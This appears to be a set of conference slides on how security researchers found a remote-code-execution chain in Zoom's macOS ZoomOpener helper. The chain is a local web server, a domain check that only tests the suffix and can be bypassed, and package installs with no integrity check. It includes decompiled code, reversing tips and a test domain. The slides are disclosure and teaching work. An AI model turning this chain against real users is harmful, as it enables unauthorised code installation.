



# Zero To RCE In Two Days

Exploiting Zoom on macOS

# About US

Michael Gianarakis - [@mgianarakis](#) 

- CEO and co-founder of Assetnote
- Former Director of Trustwave SpiderLabs in Asia-Pacific and Japan
- DEF CON, BSides LV, Black Hat Asia, HITB GSEC, Thotcon, 44Con and a bunch of others
- Co-Organiser of SecTalks BNE and TuskCon in Brisbane, Australia

# About US

Sean Yeoh - [@seanyeah](#)

- Lead of Engineering and DevOps at Assetnote
- Lecturer for Extended Web Application Security and Software Security Assessment at UNSW Australia
- Ex-MSFT Security Engineer & Intern
- Part-time Bug Bounty Hunter; Full-time Procrastinator

# Overview



# Overview

- Wanted to talk more about the journey and the thinking as well as some of the roadblocks
- How we approached attacking Zoom
  - The initial vector
  - Finding the flaw
  - Exploitation of the vulnerability
- Recap of the bug and attack chain
- Key takeaways

# Setting the Scene



# Bug Bounty Live Events

- The bug bounty companies regularly put on live-hacking events.
- These invite-only events are for one of the company's customers and typically have higher rewards and custom scope
- About 50 of the top hackers targeting unique scope for a day
- It's typically pretty competitive

# Singapore Event

- The members of our team were invited to an event in Singapore in March 2019
- Big Silicon Valley Unicorn was the company.
- We had done events for them and participated in their bounty before and their core infrastructure and applications are pretty locked down.
- This event, however, had some new acquisitions that weren't part of their public scope and also Zoom.
- Not uncommon for companies to pay bounties at these events for critical software they use.



# Singapore Event

- Spoiler Alert: We ended up finding RCE in Zoom on macOS.
- We wanted to talk about it but the disclosure rules around these events can be a bit grey and we got busy.
- But then this happened....

Zoom Zero Day: 4+ Million Webcams  
& maybe an RCE? Just get them to visit  
your website!

A vulnerability in the Mac Zoom Client allows any malicious website to enable your camera without your permission. The flaw potentially exposes up to 750,000 companies around the world that use Zoom to conduct day-to-day business.



Jonathan Leitschuh [Follow](#)

Jul 9 · 16 min read



ASSETNOTE

# The Initial Vector



# Why Zoom?


- We initially were going to target the acquisition as that made the most sense from an effort/reward perspective.
- However this time around we didn't have a lot of time to hack before the event and it was left a little bit last minute to be successful. Most of us started looking at the targets on the flight there.
- Shubs (CTO of Assetnote) and myself were flying together to Singapore out of Sydney and decided to start hacking on the plane (not uncommon).
- The Internet connection on the plane wasn't great so Shubs decided to take a quick peek at the Zoom client on macOS

# Initial Approach

- Investigating installed files/unpacking the package (Any other child binaries it bundles)
- Looking for opportunities of remote user controllable input. macOS IPC via registered handlers is a prime target. Disclosed by Info.plists (package metadata file)
- Diving deeper, when we begin reversing the binary, at a high level we start digging for:
  - Web servers/open ports
  - Interesting functions/symbol names
  - Hardcoded secrets & Useful hardcoded strings
- Enterprise Deployments for applications are usually VM's that can be rooted and the source code unpacked. We initially looked at this but didn't explore it further.

# ZoomOpener

- Digging through the app bundle Shubs noticed that Zoom.app packaged in another app called ZoomOpener
  - Right Click -> Show Package Contents -> Frameworks
- Looking at the Info.plist file in the ZoomOpener.app Shubs noticed it registering a URL handler for IPC zoomopener://
- Curious about the implications of this for remote exploitation he asked Sean for some help to reverse engineer the application.
- Sean fired up IDA and started digging around.



# URL Handlers?

- Most modern OS support custom URL Handlers, (beyond http/https: or ftp:) e.g. zoomopener:, steam:, or ms-word:
- Apple Developer Docs: "Custom URL schemes provide a way to reference resources inside your app" [1]
- On mac OS, this is defined in Info.plist of a package (.app)
- Browsers and other applications can launch ZoomOpener.app with zoomopener:arguments
- Effectively allows for IPC or deep linking into an application
- Similar or same as iOS URL handlers and Android Exported Activities

[1] [https://developer.apple.com/documentation/uikit/inter-process\\_communication/allowing\\_apps\\_and\\_websites\\_to\\_link\\_to\\_your\\_content/defining\\_a\\_custom\\_url\\_scheme\\_for\\_your\\_app](https://developer.apple.com/documentation/uikit/inter-process_communication/allowing_apps_and_websites_to_link_to_your_content/defining_a_custom_url_scheme_for_your_app)



# Zoom macOS vs Windows

- Small note aside: Zoom Windows was surprisingly different
- There was no ZoomOpener equivalent on windows, and nothing registered that URL Handler.
- So when Shubs mentioned that ZoomOpener was present on macOS, this was super interesting since it meant its a new codepath
- Side Note: We didn't explore linux, but colleagues did take a cursory poke, and their might be value in pursuing research here.



# ZoomOpener – Local Web Server

- Diving into the code I discovered that ZoomOpener was spinning up a local web server as a daemon on port 19421
- The URL handler was a wrapper to pass calls to a various endpoints on this server.
- The most interesting endpoint was the /launch endpoint which took a number of parameters including a 'domain' parameter.
- Shubs and I discovered another function called downloadZoomClientForDomain: which seemed to take in the domain parameter supplied to the launch endpoint.
- This got us excited about the potential for RCE.



# ZoomOpener

- That excitement was short lived when we came to the realisation that this would mean reverse engineering Objective-C.
- Michael's done a bunch of reversing of Objective-C as part of his research into iOS so after struggling for a bit with it we decided to park it until Singapore where we could pass it to Michael.
- The next day we were all hacking in my hotel room when Shubs hit up Michael with the good ol' "I may have something interesting for you....."

# The Logic Flaw



# downloadZoomClientForDomain:

- Having not spent much time preparing for the event and keen to sink my teeth into something that was right in my wheelhouse I fired up ZoomOpener in IDA and got to work.
- Diving into the decompilation I was able to confirm that when the software update is triggered with the correct endpoint the function `downloadZoomClientForDomain:` in the `ZMLauncherMgr` class is called passing in the domain supplied to the launch endpoint on the local webserver as the guys had suspected.
- Lets keep digging...

# downloadZoomClientForDomain:

- This function first checks if a downloaded installer package is already on the user's machine and if a package is there proceed to install it using the installPkg: function also in the ZMLauncherMgr class.

```
1  if ( self->_packageFilePath )
2  {
3      v7 = objc_msgSend(&OBJC_CLASS__NSFileManager, "defaultManager");
4      v8 = (void *)objc_retainAutoreleasedReturnValue(v7);
5      v3 = (unsigned int)objc_msgSend(v8, "fileExistsAtPath:", self->_packageFilePath);
6      objc_release(v8);
7      if ( (_BYTE)v3 )
8      {
9          v9 = -[ZMLauncherMgr installPkg:](self, "installPkg:", self->_packageFilePath);
10         goto LABEL_21;
11     }
12     -[ZMLauncherMgr setPackageFilePath:](self, "setPackageFilePath:", 0LL);
13 }
```

# downloadZoomClientForDomain:

- This could potentially be RCE in an of itself if we can set up a chain that triggers a malicious package that we placed to install
- But it's not elegant and we really wanted to see if we could trigger RCE in a more seamless way.
- So we kept going.

# downloadZoomClientForDomain:

- If no package is downloaded the function will trigger the download with the domain supplied as an argument to the launch endpoint. Before downloading the installer the function checks the supplied domain matches on of four hardcoded domains (zoom.us, zipow.com, zoomgov.com and zoom.com):

```
1  if ( !(unsigned __int8)objc_msgSend(v13, "isEqualToString:", CFSTR("zoom.us"))
2      && !(unsigned __int8)objc_msgSend(v13, "isEqualToString:", CFSTR("zipow.com")) )
3  {
4      v14 = "isEqualToString:";
5      if ( !(unsigned __int8)objc_msgSend(v13, "isEqualToString:", CFSTR("zoomgov.com"))
6          {
7              v39 = v13;
8              if ( qword_100023168 == -1 )
9                  goto LABEL_24;
10             goto LABEL_34;
11     }
```



# downloadZoomClientForDomain:

- Seems like it's validating the domain.
- Maybe if we had a domain takeover we could get RCE.
- Ruby Nealon, R&D Lead at Assetnote and subdomain takeover extraordinaire started looking for takeovers for those domains.
- While he was doing that, I kept digging.....

# downloadZoomClientForDomain:

- Continuing though the decompilation I noticed something strange. If the domain doesn't exactly match those strings it executes the following code.

```
if ( *(_QWORD *)v55 != v58 )  
    objc_enumerationMutation(v61);  
if ( (unsigned __int8)objc_msgSend(v60, "hasSuffix:", *(_QWORD *)(*((_QWORD *)&v54 + 1) + 8 * v40)) )  
{  
    objc_release(v61);  
    objc_release(v60);  
    goto LABEL_18;  
}
```

---



# downloadZoomClientForDomain:

- Continuing though the decompilation I noticed something strange. If the domain doesn't exactly match those strings it executes the following code.

```
if ( *(_QWORD *)v55 != v58 )
    objc_enumerationMutation(v61);
if ( (unsigned __int8)objc_msgSend(v60, "hasSuffix:", *(_QWORD *)(*((_QWORD *)&v54 + 1) + 8 * v40)) )
{
    objc_release(v61);
    objc_release(v60);
    goto LABEL_18;
}
```

Instance Method

**hasSuffix(\_:)**

Returns a Boolean value indicating whether the string ends with the specified suffix.

# downloadZoomClientForDomain:

- This code block determines whether or not the domain parameter contains a value that has a *suffix* of any of the following values:
  - zoomgov.com
  - zoom.us
  - zoom.com
  - zipow.com

# downloadZoomClientForDomain:

- This code block determines whether or not the domain parameter contains a value that has a *suffix* of any of the following values:
  - zoomgov.com
  - zoom.us
  - zoom.com
  - zipow.com






# downloadZoomClientForDomain:

- Once downloaded the package is installed using the installPkg: function in the ZMLauncherMgr class.
- This code takes the downloaded package and passes it to the installer binary on macOS (/usr/sbin/installer) to install. There did not seem to be any integrity checks.
- Putting it all together we knew it's likely that we could get RCE but we wanted to make sure.
- I got Sean to set up a server for us using a domain I registered - assetnotehackszoom.com and hooking into the runtime using cypcript I called this function directly with our domain - assetnotehackszoom.com/attacker.zoom.us
- Sean got the hit on the server and bam we knew we could trigger this.

# Side-Note: Cycrypt

- Ridiculous name (pronounced script)
  - even more ridiculous premise
- “*programming language designed to blend the barrier between Objective-C and JavaScript*”
- Really great tool for interrogating and manipulating the runtime of an app
- <http://www.cycrypt.org/>



# Side-Note: Cycrypt

- Cycrypt can be use to load “Cycrypt scripts” or interactively.
- Most of the time you’ll want to hook into a running app use it interactively
  - `cycrypt -p [Application Name or pid]`
- People are moving to Frida for a lot of the same tasks you use Cycrypt for but it’s still a very handy tool.

# Cycript Tips and Tricks

- Getting the bundle ID
  - `NSBundle mainBundle.bundleIdentifier`
- Dumping instance variables
  - `*someObject`
- Getting all of the objects of a class
  - `choose("ClassName")`
  - For Swift apps -> `choose(objc_getClass("Module.ClassName"))`
- Replacing an existing implementation of method
  - `Class.prototype.someFucntion = function() = { //new implementation; }`



# Cycript Tips and Tricks

- Script to print methods

```
function printMethods(className, isa) {  
    var count = new new Type("I");  
    var classObj = (isa != undefined) ? objc_getClass(className).constructor : objc_getClass(className);  
    var methods = class_copyMethodList(classObj, count);  
    var methodsArray = [];  
    for(var i = 0; i < *count; i++) {  
        var method = methods[i];  
        methodsArray.push({selector:method_getName(method), implementation:method_getImplementation(method)});  
    }  
    free(methods);  
    return methodsArray;  
}
```

- `printMethods("SomeClass")` – instance methods
- `printMethods("SomeClass", true)` – class methods



# Triggering the Download



# Triggering the Download

- Night before the event now - we were pretty pleased with ourselves we decided to go for some overpriced beers in Singapore thinking it will be straightforward to get RCE.
- We were wrong.

# Triggering the Download

- With the exploitability of the logic flaw confirmed we went to work on reliably triggering the download and pulling together a workable PoC.
- This involved figuring out some seemingly impenetrable JavaScript so we passed it on to Huey Peard, Assetnote's front-end guru, and resident number runner
- Diving into the JavaScript we determined that the Zoom local server loads an image in an iframe (getting around CORS) and the dimensions of that image are mapped to a series of "status codes" that determine what actions get triggered in ZoomOpener.

# Triggering the Download

```
"1_1": "success",  
"1_2": "start_download",  
"1_3": "end_download",  
"1_4": "start_install",  
"1_5": "end_install",  
"1_6": "available_version",  
"2_1": "fail_check_upgrade",  
"2_2": "fail_download_cancel",  
"2_3": "fail_download",  
"3_1": "fail_install",  
"3_2": "fail_launch",  
"4_1": "fail_uuid",  
"4_2": "fail_disk_full",  
"5_1": "fail_unknown",  
"6_1": "fail_invalid_domain"
```

1\_1 successfully installed  
1\_2 is what we're looking for

